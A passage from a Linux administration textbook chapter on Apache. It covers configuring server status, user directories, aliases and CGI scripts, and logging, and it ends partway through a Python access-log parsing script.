Module status disabled.
```

To activate the new configuration, you need to run:

```
service apache2 restart
```

The module can be enabled with

```
jmaxwell@elpis:~$ sudo a2enmod status
Enabling module status.
To activate the new configuration, you need to run:
  service apache2 restart
```

Module Configuration: Apache Status

Once the status module is loaded, it needs to be configured. Module configuration directives are in different locations depending on the distribution. Moreover, the allowable directives vary depending on the version of Apache.

To illustrate, consider the situation on OpenSuSE 42.1. In this case, the file that configures the Apache status module is /etc/apache2/mod_status.conf, which has the content in Listing 14-1.

Listing 14-1. The file /etc/apache2/mod_status.conf from OpenSuSE 42.1

```
#
# Allow server status reports generated by mod_status,
# with the URL of http://servername/server-status
#
# see http://httpd.apache.org/docs/2.4/mod/mod_status.html
#
```

⁴The advantage of a2enmod and a2dismod over direct manipulation of symlinks is that the commands also consider any dependencies the module may have.

```
<IfModule mod_status.c>
    <Location /server-status>
        SetHandler server-status
        <IfModule !mod_access_compat.c>
            Require local
        </IfModule>
        <IfModule mod_access_compat.c>
            Order deny,allow
            Deny from all
            Allow from localhost
        </IfModule>
    </Location>
</IfModule>
```

In a CentOS 5 or CentOS 6 system, there is a section of the main configuration file /etc/httpd/conf/httpd.conf set aside for the configuration of the module with the (commented-out) content from Listing 14-2.

Listing 14-2. Portion of the file /etc/httpd/conf/httpd.conf from CentOS 6.8

```
#<Location /server-status>
#    SetHandler server-status
#    Order deny,allow
#    Deny from all
#    Allow from .example.com
#</Location>
```

On CentOS 7, although the module is present, it is not configured. Configuration directives must be manually added.

On Mint or Ubuntu systems, the configuration of loaded modules is generally done with a file in the /etc/apache2/mods-enabled/ directory. For example, for the status module, Ubuntu 11.04 includes the configuration file /etc/apache2/mods-enabled/status.conf with the content in Listing 14-3.

Listing 14-3. The file /etc/apache2/mods-enabled/status.conf from Ubuntu 11.04

```
<IfModule mod_status.c>
#
# Allow server status reports generated by mod_status,
# with the URL of http://servername/server-status
# Uncomment and change the "192.0.2.0/24" to allow access from other hosts.
#
```

```
<Location /server-status>
    SetHandler server-status
    Order deny,allow
    Deny from all
    Allow from 127.0.0.1 ::1
#    Allow from 192.0.2.0/24
</Location>
...
... Output Deleted ...
</IfModule>
```

The structure of these directives is typical for directives throughout an Apache configuration. The `<IfModule name>...</IfModule>` blocks out a collection of directives that only apply if the module is loaded.

Location Directives

The `<Location name>...</Location>` directives block out a portion of the web site and applies the contained directives only to that portion. For example, the directive `<Location /server-status>` applies to any URL of the form `http://server.example/server-status` or `https://server.example/server-status`.

Directory Directives

The `Directory` directive is used to apply directives to one or more directories in the file system, including all files and subdirectories. Symbolic and hard links in the file system mean that the same file may be reachable by more than one possible path; for example, on Ubuntu and Mint systems, the files `/etc/apache2/mods-available/userdir.conf` and `/etc/apache2/mods-enabled/userdir.conf` point to the same content. The `Directory` directive is applied to the path Apache takes to the resource. The wildcard `*` matches names, but not names with subdirectories.

SetHandler Directives

The `SetHandler` directive instructs Apache that any requests for the current location be parsed by the specified handler. Consider the combination

```
<Location /server-status>
    SetHandler server-status
</Location>
```

These instruct Apache to handle requests for `http(s)://server.example/server-status` with the `server-status` module.

Controlling Access via Order Directives

Apache can control access to resources, including locations in the web site and directories in the file system. In Apache 2.2, this is done through `Order`, `Allow`, and `Deny` directives; these are included in the module `mod_authz_host`. In Apache 2.4 this is done through the `Require` directive, which is included in the module `mod_authz_core`. To provide backwards compatibility, Apache 2.4 includes the module `mod_access_compat`, which provides the `Order`, `Allow`, and `Deny` directives from Apache 2.2 in Apache 2.4.

The configuration file `/etc/apache2/mod_status.conf` on OpenSuSE 42.1 (Listing 14-1) allows for both possibilities; if the module `mod_access_compat` is loaded, it uses `Order`, `Allow`, and `Deny` while if the module is not loaded, it uses `Require`.

In an Apache 2.2 `Order` directive, the second value is the default. If a host matches either all or none of the subsequent `Deny` and `Allow` directives, then the default action is taken. Multiple `Allow` and multiple `Deny` directives are permitted. Hosts can be specified by IP address, hostname, address with netmask, and address with CIDR specification.

As an example, the configuration file `/etc/apache2/sites-enabled/000-default` on a default Ubuntu 11.04 system includes the directives

```
<Directory /var/www/>
    Options Indexes FollowSymLinks MultiViews
    AllowOverride None
    Order allow,deny
    allow from all
</Directory>
```

The `Order` directive configures the default policy as `deny`. The `allow from all` directive then permits access from arbitrary hosts. Because these are contained within the directives `<Directory /var/www ... </Directory>`, these only apply to the directory `/var/www` on the server.

Listing 14-3 shows that access to the server status on Ubuntu 11.04 is restricted to localhost. To allow the host `spica.stars.example` access, add the directive inside the `Location` directive.

```
Allow from spica.stars.example
```

Controlling Access via Require Directives

On Apache 2.4, the `Require` directive is used to control access based on IP address or hostname. To allow access from any location, use the directive

```
Require all granted
```

To instead deny access from all locations, use the directive

```
Require all denied
```

As an example, on an Ubuntu 14.10 system the file /etc/apache2/apache2.conf contains the directives

```
<Directory /var/www/>
    Options Indexes FollowSymLinks
    AllowOverride None
    Require all granted
</Directory>
```

The directive `Require all granted` gives Apache permission to serve files from the directory `/var/www` to arbitrary clients.

On Ubuntu 14.10, the file /etc/apache2/mods-available/status.conf has the following content

```
<Location /server-status>
    SetHandler server-status
    Require local
    #Require ip 192.0.2.0/24
</Location>
```

These allow access to server status only from the localhost. To allow access to systems with IP address 10.0.2.98, or the system named `atria.stars.example`, the administrator can add the following within the `<Location /server-status> ... </Location>` directives.

```
Require ip 10.0.2.98
Require host atria.stars.example
```

Both the `ip` and `host` specification allow wildcarding, including partial domain names, netmasks, and CIDR notation.

Apache Status from the Browser

Provided the server status module is enabled, a user can view the state of the server by browsing to the appropriate web site as shown in Figure 14-1.




Figure 14-1. Viewing the Apache server status on the OpenSuSE 42.1 system `wei.stars.example` with the address 10.0.2.91

Apache Status from the Apache Control Program

Instead of a browser, it is also possible to use the server control program to examine the status of the server. For example, on OpenSuSE 42.1, the administrator can run

```

wei:~ # apachectl status
Apache Server Status for localhost (via ::1)

Server Version: Apache/2.4.16 (Linux/SUSE) OpenSSL/1.0.1i-fips
Server MPM: prefork
Server Built: 2015-10-21 13:01:59.000000000 +0000

Current Time: Tuesday, 20-Mar-2018 15:15:56 EDT
Restart Time: Tuesday, 20-Mar-2018 12:48:01 EDT
Parent Server Config. Generation: 1
Parent Server MPM Generation: 0
Server uptime: 2 hours 27 minutes 55 seconds
Server load: 0.04 0.03 0.05

```

CHAPTER 14 APACHE AND MODSECURITY

```
1 requests currently being processed, 5 idle workers
```

```
W.....  
.....  
.....
```

Scoreboard Key:

"_" Waiting for Connection, "S" Starting up, "R" Reading Request,
"W" Sending Reply, "K" Keepalive (read), "D" DNS Lookup,
"C" Closing connection, "L" Logging, "G" Gracefully finishing,
"I" Idle cleanup of worker, ":" Open slot with no current process

On Mint or Ubuntu systems, the Lynx text-only browser is required to use the Apache control program to view the system's status. This can be installed with the command

```
jmaxwell@elpis:~$ sudo apt-get install lynx
```

CentOS 5/6 systems behave similarly, but the links package must be installed.

```
[root@scheat ~]# yum install links
```

On CentOS 7, the command apachectl status is redirected to systemd, even if the status module is properly configured and the links package installed. Here is the situation on CentOS 7.2.

```
[root@tsih ~]# apachectl status  
* httpd.service - The Apache HTTP Server  
  Loaded: loaded (/usr/lib/systemd/system/httpd.service; enabled; vendor preset:  
           disabled)  
  Active: active (running) since Wed 2018-09-12 19:31:06 EDT; 1min 15s ago  
    Docs: man:httpd(8)  
          man:apachectl(8)  
 Main PID: 1437 (httpd)  
 Status: "Total requests: 0; Current requests/sec: 0; Current traffic: 0 B/sec"  
 CGroup: /system.slice/httpd.service  
         |-1437 /usr/sbin/httpd -DFOREGROUND  
         |-2843 /usr/sbin/httpd -DFOREGROUND  
         |-2844 /usr/sbin/httpd -DFOREGROUND  
         |-2845 /usr/sbin/httpd -DFOREGROUND  
         |-2846 /usr/sbin/httpd -DFOREGROUND  
         `--2847 /usr/sbin/httpd -DFOREGROUND  
  
Sep 12 19:31:01 tsih.stars.example systemd[1]: Starting The Apache HTTP ...  
Sep 12 19:31:06 tsih.stars.example systemd[1]: Started The Apache HTTP ...  
Hint: Some lines were ellipsized, use -l to show in full.
```

Apache Modules: Individual User Directories

Apache can be configured so that local users can create their own web site by configuring files in their home directory, usually `/home/username/public_html`. These are served via Apache on the URL `http://server.example/~username`.

To use user directories, Apache requires the module `userdir_module`. On CentOS systems, this module is loaded by default, either in the main configuration file `/etc/httpd/conf/httpd.conf` for CentOS 5/6, or in the included file `/etc/httpd/conf.modules.d/00-base.conf` in CentOS 7.

OpenSuSE includes `userdir` in the list of modules loaded by default from `/etc/sysconfig/apache2`. For example, on OpenSuSE 42.1, that file has the content

```
APACHE_MODULES="actions alias auth_basic authn_file authz_host authz_groupfile
authz_core authz_user autoindex cgi dir env expires include log_config mime
negotiation setenvif ssl socache_shmcb userdir reqtimeout authn_core"
```

On Mint or Ubuntu systems, the module is available, but not enabled. It can be enabled with the commands

```
jmaxwell@elpis:/etc/apache2/mods-available$ sudo a2enmod userdir
Enabling module userdir.
```

To activate the new configuration, you need to run:

```
service apache2 restart
jmaxwell@elpis:/etc/apache2/mods-available$ sudo service apache2 restart
```

Module Configuration: User Directories

Once the user directories module has been loaded, it must be configured before use.

On a Mint or Ubuntu system, the configuration for the module is in the file `/etc/apache2/mods-enabled/userdir.conf`. On Ubuntu 16.10, this file has the content in Listing 14-4.

Listing 14-4. Contents of the file `/etc/apache2/mods-enabled/userdir.conf` on Ubuntu 16.04 (after the `userdir` module has been enabled via `a2enmod userdir`)

```
<IfModule mod_userdir.c>
    UserDir public_html
    UserDir disabled root

    <Directory /home/*/*public_html>
        AllowOverride FileInfo AuthConfig Limit Indexes
        Options MultiViews Indexes SymLinksIfOwnerMatch IncludesNoExec
        <Limit GET POST OPTIONS>
            Require all granted
    
```

```

        </Limit>
        <LimitExcept GET POST OPTIONS>
            Require all denied
        </LimitExcept>
    </Directory>
</IfModule>
```

On CentOS 5/6, the user directories module is configured in the main configuration file /etc/httpd/conf/httpd.conf. Consider Listing 14-5.

Listing 14-5. Portion of the file /etc/httpd/conf/httpd.conf from CentOS 6.5 that configures user directories

```

<IfModule mod_userdir.c>
#
# UserDir is disabled by default since it can confirm the presence
# of a username on the system (depending on home directory
# permissions).
#
UserDir disabled

#
# To enable requests to ~/user/ to serve the user's public_html
# directory, remove the "UserDir disabled" line above, and uncomment
# the following line instead:
#
#UserDir public_html

</IfModule>

#
# Control access to UserDir directories. The following is an example
# for a site where these directories are restricted to read-only.
#
#<Directory /home/*/public_html>
#    AllowOverride FileInfo AuthConfig Limit
#    Options MultiViews Indexes SymLinksIfOwnerMatch IncludesNoExec
#    <Limit GET POST OPTIONS>
#        Order allow,deny
#        Allow from all
#    </Limit>
#    <LimitExcept GET POST OPTIONS>
```

```
#      Order deny,allow
#      Deny from all
#  </LimitExcept>
#</Directory>
```

By default, on these CentOS systems, though the module is loaded, user directories are disabled, and the corresponding configuration directives are commented out.

On CentOS 7, the configuration for user directories is in the separate file `/etc/httpd.conf/mod_userdir.conf`. It is similar in content to CentOS 5/6, with the most significant difference being the replacement of the Apache 2.2 Order and Allow directives with the corresponding Apache 2.4 Require directives.

On OpenSuSE systems, configuration for the user directories module is in the file `/etc/apache2/mod_userdir.conf`. That file differs slightly between distributions depending on whether Apache 2.2 or Apache 2.4 is being used. As an example,

[Listing 14-6](#) shows the content for OpenSuSE 42.1.

Listing 14-6. Contents of the file `/etc/apache2/mod_userdir.conf` from OpenSuSE 42.1

```
# 
# UserDir: The name of the directory that is appended onto a user's home
# directory if a ~user request is received.
#
<IfModule mod_userdir.c>
# Note that the name of the user directory ("public_html") cannot easily be
# changed here, since it is a compile time setting. The apache package
# would have to be rebuilt. You could work around by deleting
# /usr/sbin/suexec, but then all scripts from the directories would be
# executed with the UID of the webserver.
#
# To rebuild apache with another setting you need to change the
# %userdir define in the spec file.

# not every user's directory should be visible:
UserDir disabled root

# to enable UserDir only for a certain set of users, use this instead:
#UserDir disabled
#UserDir enabled user1 user2

# the UserDir directive is actually used inside the virtual hosts, to
# have more control
#UserDir public_html
```

```

<Directory /home/*/*public_html>
    AllowOverride FileInfo AuthConfig Limit Indexes
    Options MultiViews Indexes SymLinksIfOwnerMatch IncludesNoExec

    <Limit GET POST OPTIONS PROPFIND>
        <IfModule !mod_access_compat.c>
            Require all granted
        </IfModule>
        <IfModule mod_access_compat.c>
            Order allow,deny
            Allow from all
        </IfModule>
    </Limit>

    <LimitExcept GET POST OPTIONS PROPFIND>
        <IfModule !mod_access_compat.c>
            Require all denied
        </IfModule>
        <IfModule mod_access_compat.c>
            Order deny,allow
            Deny from all
        </IfModule>
    </LimitExcept>
</Directory>
</IfModule>
```

UserDir Directives

Each of these approaches to configuring user directories begins by ensuring that the proper module is loaded with an `IfModule` directive. Each continues with a `UserDir` directive. There are two primary ways the `UserDir` directive can be used. First, it can be used with a directory name in the form

```
UserDir public_html
```

In this form, the directive provides the name of the directory in the user's home directory (which may need to be created) that will be used to share files. The example, `public_html`, means that the file `/home/username/public_html/page.html` would be served on the URL `http://server.example/~username/page.html`. The served file(s) needs to be accessible to the user running the Apache web server. The parent directory `/home/username/` generally needs permissions of 711, and the directory `/home/username/public_html/` generally needs permissions of 755. Note also that SELinux on CentOS in enforcing mode can block access to per-user directories leaving only a "Permission denied" entry in the log files.

The second form for the UserDir directive determines which users, if any, have their individual web site enabled. Consider the directives

```
UserDir disabled
UserDir enabled cgauss egalois gmonge
```

This disables individual web pages for all users, then selectively enables them for three users: cgauss, egalois, and gmonge.

AllowOverride Directive

Apache can use per-directory files to configure portions of Apache without modifying the main Apache configuration. The name of the directory configuration file is specified by the AccessFileName directive that has the default value “.htaccess”. If a directory contains a file with the name .htaccess that contains Apache directives, these may be applied when Apache serves files from the directory. The AllowOverride directive specifies which directives from the .htaccess file can be applied.

Allowable options include the following:

- **AuthConfig** This allows authorization directives, including AuthType, AuthName, AuthUserFile, and Require.
- **FileInfo** This allows some directives that control document types; these include directives from mod_actions, mod_alias, mod_mime, and mod_rewrite.
- **Indexes** These allow some directives that control directory indexing, like DirectoryIndex.
- **Limit** These allow directives like Order, Allow, and Deny that control host access.

Options Directive

The Options directive modifies how Apache treats a directory. Available choices include the following:

- **IncludesNoExec** Server side includes controlled by mod_include are permitted, save for cgi and cmd includes.
- **Indexes** If no default document (index.html) is present, return a directory listing.

- **MultiViews** If a resource is available in multiple versions (say a web page in multiple languages), then the `mod_negotiation` module can be used to determine which resource to serve.
- **SymLinksIfOwnerMatch** Apache should follow symbolic links, provided the target is owned by the same user as the owner of the link.

It is possible for multiple `Directory` directives to apply to the same directory in the system. If this occurs, `Options` are applied from the shortest directory to the longest. Normally, only one set of `Options` is applied, the last one. However, if each of the values in the `Options` directive start with either “+” or “-”, then earlier options settings are merged with later ones, rather than being overwritten. Options with “+” are applied; options with a “-” are removed if they were applied.

Limit and LimitExcept Directives

The `Limit` directive places restrictions on HTTP methods. Listing 14-4 for Apache 2.4 on Ubuntu 16.04 for example, contains the lines

```
<Limit GET POST OPTIONS>
    Require all granted
</Limit>
```

This grants access to any user provided the request is either GET, POST, or OPTIONS. Listing 14-5 has similar lines for Apache 2.2 on CentOS 6.5 that use the `Order` and `Allow` directives instead of the `Require` directive.

The `LimitException` directive controls access to all the HTTP methods that are not listed. As an example, Listing 14-4 includes the lines

```
<LimitExcept GET POST OPTIONS>
    Require all denied
</LimitExcept>
```

This ensures that HTTP methods like HEAD and PUT are prohibited.

Apache Modules: Aliases

An `Alias` directive in Apache is used to map a location in the web site into a location in the file system. This feature is enabled in `mod_alias`, which is loaded by default in all the Linux systems under consideration.

For example, the configuration file `/etc/httpd/conf/httpd.conf` on a CentOS 5/6 system contains a section of the form

```

Alias /icons/ "/var/www/icons/"

<Directory "/var/www/icons">
    Options Indexes MultiViews FollowSymLinks
    AllowOverride None
    Order allow,deny
    Allow from all
</Directory>

```

This Alias directive map URLs of the form `http://server.example/icons/` to the directory `/var/www/icons` in the file system. Note the trailing forward slash in the URL; because the Alias directive ended with a forward slash, a forward slash is required in the URL. Visitors to this URL are presented with a directory listing showing a collection of icon files because the Indexes option is enabled in the Options directive for the Directory.

Apache Modules: CGI Scripts

Common Gateway Interface (CGI) scripts are programs that are run on the server to generate content served to the client. To use CGI scripts, Apache must load the appropriate dynamic module. The precise module depends on how Apache uses its multi-processing modules (MPM).

Loading the CGI Module

On CentOS 5/6, `cgi_module` is loaded by default in `/etc/httpd/conf/httpd.conf` with the command

```
LoadModule cgi_module modules/mod_cgi.so
```

On a CentOS 7 system, the file `/etc/httpd/conf.modules.d/00-mpm.conf` determines which multi-processing module is used. The default is the MPM prefork module; other options include MPM worker, and MPM event. The file `/etc/httpd/conf.modules.d/01-cgi.conf` loads the CGI module that matches the selected MPM module with the lines

```

<IfModule mpm_worker_module>
    LoadModule cgid_module modules/mod_cgid.so
</IfModule>
<IfModule mpm_event_module>
    LoadModule cgid_module modules/mod_cgid.so
</IfModule>
<IfModule mpm_prefork_module>
    LoadModule cgi_module modules/mod_cgi.so
</IfModule>

```

Provided the proper CGI module is loaded, there is no significant difference in how the CGI module is configured.

On Ubuntu or Mint systems, the CGI module is not loaded by default, but it can be added using a2enmod. This command selects the CGI module that matches the MPM module used on the system. For example, on Ubuntu 15.04 the administrator can run the command

```
jmaxwell@hilda:~$ sudo a2enmod cgi
```

Your MPM seems to be threaded. Selecting cgid instead of cgi.

Enabling module cgid.

To activate the new configuration, you need to run:

```
service apache2 restart
```

On OpenSuSE systems, the CGI module is loaded by default from the configuration file in /etc/sysconfig/apache2.

Configuring the CGI Module; ScriptAlias

To use CGI, one or more locations must be configured with the ScriptAlias directive. This directive is part of the module mod_alias, which also must be installed. Like an Alias directive, the ScriptAlias directive tells the Apache to map a portion of the web site to the file system; it also instructs Apache that if a user requests a file from this portion of the web site, then Apache should execute the file and return the output.

For example, on CentOS 7 the file /etc/httpd/conf/httpd.conf contains the content

```
<IfModule alias_module>
  ...
  ScriptAlias /cgi-bin/ "/var/www/cgi-bin/"
</IfModule>
```

That file continues and configures the directory /var/www/cgi-bin as follows.

```
<Directory "/var/www/cgi-bin">
  AllowOverride None
  Options None
  Require all granted
</Directory>
```

CentOS 5/6 are configured similarly, though they use the Order and Allow directives from Apache 2.2 rather than the Require directive from Apache 2.4.

On Ubuntu 13.04 systems and earlier or Mint 15 systems and earlier, the file /etc/apache2/sites-enabled/000-default configures a CGI directory with the content

```
ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
<Directory "/usr/lib/cgi-bin">
```

```

AllowOverride None
Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
Order allow,deny
Allow from all
</Directory>

```

Later versions of Mint and Ubuntu configure CGI to use the directory /usr/lib/cgi-bin in the file /etc/apache2/conf-enabled/serve-cgi-bin.conf, which includes the content

```

<IfModule mod_alias.c>
    <IfModule mod_cgi.c>
        Define ENABLE_USR_LIB_CGI_BIN
    </IfModule>

    <IfModule mod_cgid.c>
        Define ENABLE_USR_LIB_CGI_BIN
    </IfModule>

    <IfDefine ENABLE_USR_LIB_CGI_BIN>
        ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
        <Directory "/usr/lib/cgi-bin">
            AllowOverride None
            Options +ExecCGI -MultiViews +SymLinksIfOwnerMatch
            Require all granted
        </Directory>
    </IfDefine>
</IfModule>

```

OpenSuSE systems configure the directory /srv/www/cgi-bin for CGI scripts. For example, on OpenSuSE 42 systems, the file /etc/apache2/default-server.conf contains the content

```

ScriptAlias /cgi-bin/ "/srv/www/cgi-bin/"

# "/srv/www/cgi-bin" should be changed to whatever your ScriptAliased
# CGI directory exists, if you have that configured.
#
<Directory "/srv/www/cgi-bin">
    AllowOverride None
    Options +ExecCGI -Includes
    <IfModule !mod_access_compat.c>
        Require all granted
    </IfModule>
    <IfModule mod_access_compat.c>

```

```

        Order allow,deny
        Allow from all
    </IfModule>
</Directory>
```

Older versions of OpenSuSE are similar but don't check for `mod_access_compat`; they either use `Order` and `Allow` or use `Require`.

CGI Script: Example

CGI scripts can be written in any language; Perl is a common choice. Listing 14-7 is a simple CGI script written in C named `web.c`

Listing 14-7. CGI program `web.c`; it prints the environment variables set on the server

```

#include<stdio.h>

int main(int argc, char* argv[], char* env[])
{
    char** env_entry;
    printf("Content-type: text/html\n\n");
    printf("<!DOCTYPE html>\n");
    printf("<html>\n");
    printf("  <title>Sample C CGI</title>\n");
    printf("  <body>\n");
    printf("    <ul>\n");
    for(env_entry = env; *env_entry != 0; env_entry++) {
        printf("      <li>%s</li>\n",*env_entry);
    }
    printf("    </ul>\n");
    printf("  </body>\n");
    printf("</html>\n");
    return 0;
}
```

Compile this program to `web.cgi` and store the executable in a CGI directory.

The program begins by printing the string "Content-type: text/html\n\n"; this is required for the output from a CGI program, including both newlines. The program continues to build a valid HTML page, including a DOCTYPE and a title. It loops through the environment variables set for the program when it is run and returns these in a bulleted list.

The web server communicates with the CGI programs through the environment variables; in fact, the request method and full URI are included as environment variables. A CGI program can respond to a GET request with the environment data; POST requests also send data via stdin that needs to be parsed. The output from this program is shown in a browser in Figure 14-2.

```

Sample C CGI - Mozilla Firefox
Sample C CGI
marfikent.stars.example/cgi-bin/web.cgi?a=2&b=5&str=bob Search
• HTTP_HOST=marfikent.stars.example
• HTTP_USER_AGENT=Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0
• HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
• HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
• HTTP_ACCEPT_ENCODING=gzip, deflate
• HTTP_CONNECTION=keep-alive
• PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
• SERVER_SIGNATURE=
• SERVER_SOFTWARE=Apache
• SERVER_NAME=marfikent.stars.example
• SERVER_ADDR=10.0.2.92
• SERVER_PORT=80
• REMOTE_ADDR=10.0.2.96
• DOCUMENT_ROOT=/srv/www/htdocs
• REQUEST_SCHEME=http
• CONTEXT_PREFIX=/cgi-bin/
• CONTEXT_DOCUMENT_ROOT=/srv/www/cgi-bin/
• SERVER_ADMIN=[no address given]
• SCRIPT_FILENAME=/srv/www/cgi-bin/web.cgi
• REMOTE_PORT=52219
• GATEWAY_INTERFACE=CGI/1.1
• SERVER_PROTOCOL=HTTP/1.1
• REQUEST_METHOD=GET
• QUERY_STRING=a=2&b=5&str=bob
• REQUEST_URI=/cgi-bin/web.cgi?a=2&b=5&str=bob
• SCRIPT_NAME=/cgi-bin/web.cgi

```

Figure 14-2. Browser output of web.cgi parsing a GET request with three variables. Browser is Firefox on CentOS 7.2; the web server is on OpenSuSE 13.2.

Logs and Logging

Apache uses two kinds of logs: error logs and access logs. Access logs record requests made to the server, while the error log records problems with the server.

Error Log

The location of the Apache error log is determined by the `ErrorLog` directive. On CentOS systems, the location of the error log is specified in `/etc/httpd/conf/httpd.conf` by the directive

```
ErrorLog logs/error_log
```

The file location is specified relative to `ServerRoot`, which earlier in the file is set to `/etc/httpd`; thus, error logs are sent to `/etc/httpd/logs/error_log`. Because CentOS is configured so that `/etc/httpd/logs` is a symbolic link to `/var/log/httpd`, the error logs are sent to `/var/log/httpd/error_log`.

OpenSuSE does not specify a value for `ServerRoot`, so the full path of the error log file is required; the file `/etc/apache2/httpd.conf` contains the line

```
ErrorLog /var/log/apache2/error_log
```

On Mint and Ubuntu systems, the error log is `/var/log/apache2/error.log`; this is set in `/etc/apache2/apache2.conf` with a line of the form

```
ErrorLog ${APACHE_LOG_DIR}/error.log
```

The environment variable `APACHE_LOG_DIR` is set along with other environment variables in `/etc/apache2/envvars`. The result stores the error log in `/var/log/apache2/error.log`.

Like syslog messages, Apache generates error messages at different levels: `debug`, `info`, `notice`, `warn`, `error`, `crit`, `alert`, and `emerg`. The level recorded in the error log is set by the value of `LogLevel`; the discussed distributions set this to `warn` by default.

Access Log

The access log(s) record requests made of the server.

LogFormat Directive

The format of the access logs is customized via the `LogFormat` directive. In its most common use, `LogFormat` takes two arguments - a format string to determine what is logged, and a name for that logging format. For example, CentOS 5/6 in `/etc/httpd/conf/httpd.conf` defines four common formats: `combined`, `common`, `referer`, and `agent` with the directives

```
LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" combined
LogFormat "%h %l %u %t \"%r\" %>s %b" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent
```

CentOS 7 includes the definition for `combined` and `common`.

Mint and Ubuntu define these same named formats with the same format strings in /etc/apache2/apache2.conf and OpenSuSE does so in /etc/apache2/mod_log_config.conf; all four distributions also define other logging formats.

Components of a format string include the following:

- %b Response size (bytes) not including headers
- %h Name or IP address of the remote host
- %l The reported remote log name (generally just “-”)
- %p The port on the server
- %r The first line of the request
- %s The status code returned
- %t Time
- %u The reported remote user name (generally just “-”)
- %U The URL path requested
- %v The server name
- %{Referer}i The referer⁵ reported by the client
- %{User-Agent}i The user-agent reported by the client
- %{SSL_PROTOCOL}x If mod_ssl is being used, then the SSL/TLS protocol
- %{SSL_CIPHER}x If mod_ssl is being used, then the SSL/TLS cipher

If a format string directive includes “>” like “%>s”, then whenever the request has been internally redirected, the log entry should contain the final value.

CustomLog Directive

The CustomLog directive takes as arguments a file location and a defined log format, then tells Apache to record logs to that file with that format. On CentOS, for example, the primary configuration file /etc/httpd/conf/httpd.conf contains the line

```
CustomLog logs/access_log combined
```

The log file /var/log/httpd/access_log records requests in the combined log format.

⁵The word “referer” is, in fact, misspelled. It was misspelled in the original 1996 RFC for HTTP/1.0, RFC 1945, available at <http://tools.ietf.org/html/rfc1945> and the new spelling has stuck. It is still in use in the June 2014 RFC 7231 (<http://tools.ietf.org/html/rfc7231>), which notes that referer has been misspelled.

Mint and Ubuntu use the combined log format to store logs in `/var/log/apache2/access.log`. This is done through a directive of the form

```
CustomLog ${APACHE_LOG_DIR}/access.log combined
```

This directive is present in `/etc/apache2/sites-enabled/000-default` on older systems or in `/etc/apache2/sites-enabled/000-default` on newer systems.

OpenSuSE keeps its configuration in `/etc/sysconfig/apache2`, which is then written to `/etc/apache2/sysconfig.d/global.conf`. It records logs in `/var/log/apache2/access_log` using the combined format.

TransferLog Directive

Another directive that can be used to configure logging is `TransferLog`. It specifies only the location of the log file; its format is determined by the most recent `LogFormat` that is not used to define a name. Consider the pair of directives:

```
LogFormat "%h %l %u %t \"%r\" %>s %b
TransferLog /var/log/apache2/access_log
```

These use the specified format (equivalent to the common log format) and send logs to the file `/var/log/apache2/access_log`.

Reading Apache Access Logs

As an example of typical access log entries, here is the access log entry generated by the request in Figure 14-2.

```
10.0.2.96 - - [31/Mar/2018:12:18:49 -0400] "GET /cgi-bin/web.cgi?a=2
&b=5&str=bob HTTP/1.1" 200 1193 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0)
Gecko/20100101 Firefox/38.0"
```

Parsing Access Logs with Scripts

The plaintext format of Apache access logs makes them amenable to automated analysis via scripting languages. As a simple example, consider the following Python script in Listing 14-8.

Listing 14-8. A Python script to parse Apache combined logs on a CentOS system

```
#!/usr/bin/python
#
# Parse Apache Logs with the format
#
```

```
# LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\""
#                                         \"%{User-Agent}i\"" combined
#
log_file_name = "/var/log/apache2/access_log"
log_data = []

log_file = open(log_file_name, 'r')
for line in log_file:
    # Host is the beginning of the line, up to the first space.
    host = line.split(' ',1)[0]
    remainder = line.split(' ',1)[1]

    # Next is the remote system, ending with a space
    remote_log_name = remainder.split(' ',1)[0]
    remainder = remainder.split(' ',1)[1]

    # Next is the user name, ending with a space
    remote_user_name = remainder.split(' ',1)[0]
